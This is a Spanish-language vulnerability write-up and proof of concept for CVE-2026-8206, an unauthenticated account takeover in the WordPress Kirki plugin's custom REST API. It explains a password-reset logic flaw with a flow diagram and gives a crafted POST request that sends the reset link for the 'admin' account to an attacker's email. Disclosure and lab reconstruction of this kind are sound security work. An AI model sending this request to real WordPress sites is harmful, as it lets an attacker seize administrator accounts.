Reconstrucción técnica y prueba de concepto para CVE-2026-8206, una toma de control de cuenta no autenticada en el plugin Kirki de WordPress, con orientación para la detección y la mitigación.

Una reconstrucción técnica en profundidad y evaluación de impacto de CVE-2026-8206, una falla crítica de lógica de negocio con CVSS 9.8 descubierta en el plugin Kirki de WordPress (v6.0.0 hasta v6.0.6) que permite la toma de control completa de cuentas administrativas a través de endpoints personalizados de la API REST.
Esta vulnerabilidad omite los parámetros de seguridad estándar porque el motor de la aplicación no logra vincular criptográficamente los identificadores de cuenta con sus direcciones de destino registradas.
       [ Attacker Machine ]
                │
                ▼ (Sends Crafted POST Request)
┌──────────────────────────────────────────────┐
│  /wp-json/KirkiComponentLibrary/v1/...       │ ◄── Includes target username +
└──────────────────┬───────────────────────────┘     attacker-controlled email
                   │
                   ▼
┌──────────────────────────────────────────────┐
│      Vulnerable REST API Endpoint            │ ◄── accepts payload without checking
└──────────────────┬───────────────────────────┘     identity trust boundaries
                   │
       [ Server Process Logical Loop ]
                   │
         ┌─────────┴─────────┐
         │                   │
  (Checks User)       (Routes Token)
         │                   │
         ▼                   ▼
┌─────────────────┐ ┌──────────────────────────────────────────────────┐
│ Validates that  │ │ Logic Fault: Generates cryptographically valid   │
│ "admin" account │ │ reset link but dispatches the payload route out  │
│ exists in DB    │ │ directly to the Attacker's Mailbox               │
└─────────────────┘ └──────────────────────────────────────────────────┘
handle_forgot_password() rompe el seguimiento de identidad al enrutar las claves de recuperación hacia parámetros de cliente no verificados.proof-of-concept/ ── Contiene el archivo de esquema de carga útil del resumen de solicitud optimizado.Los parámetros detallados de explotación, los métodos de recopilación de nonce y las cargas útiles de verificación en vivo están disponibles en el manual de documentación del laboratorio.

Una vez establecidos los objetivos de su entorno de pruebas, las estructuras de carga útil personalizadas se dirigen a las configuraciones de enrutamiento activas de la API REST:
POST /wp-json/KirkiComponentLibrary/v1/kirki-forgot-password HTTP/1.1
Host: target-wordpress-site.local
Content-Type: application/json

{
  "username": "admin",
  "email": "[email protected]"
}



A continuación se muestra la verificación de ejecución que evidencia el entorno de carga útil de respuesta al ejecutar el escenario de explotación dentro del marco de laboratorio:
![Verificación de reconstrucción de la vulnerabilidad]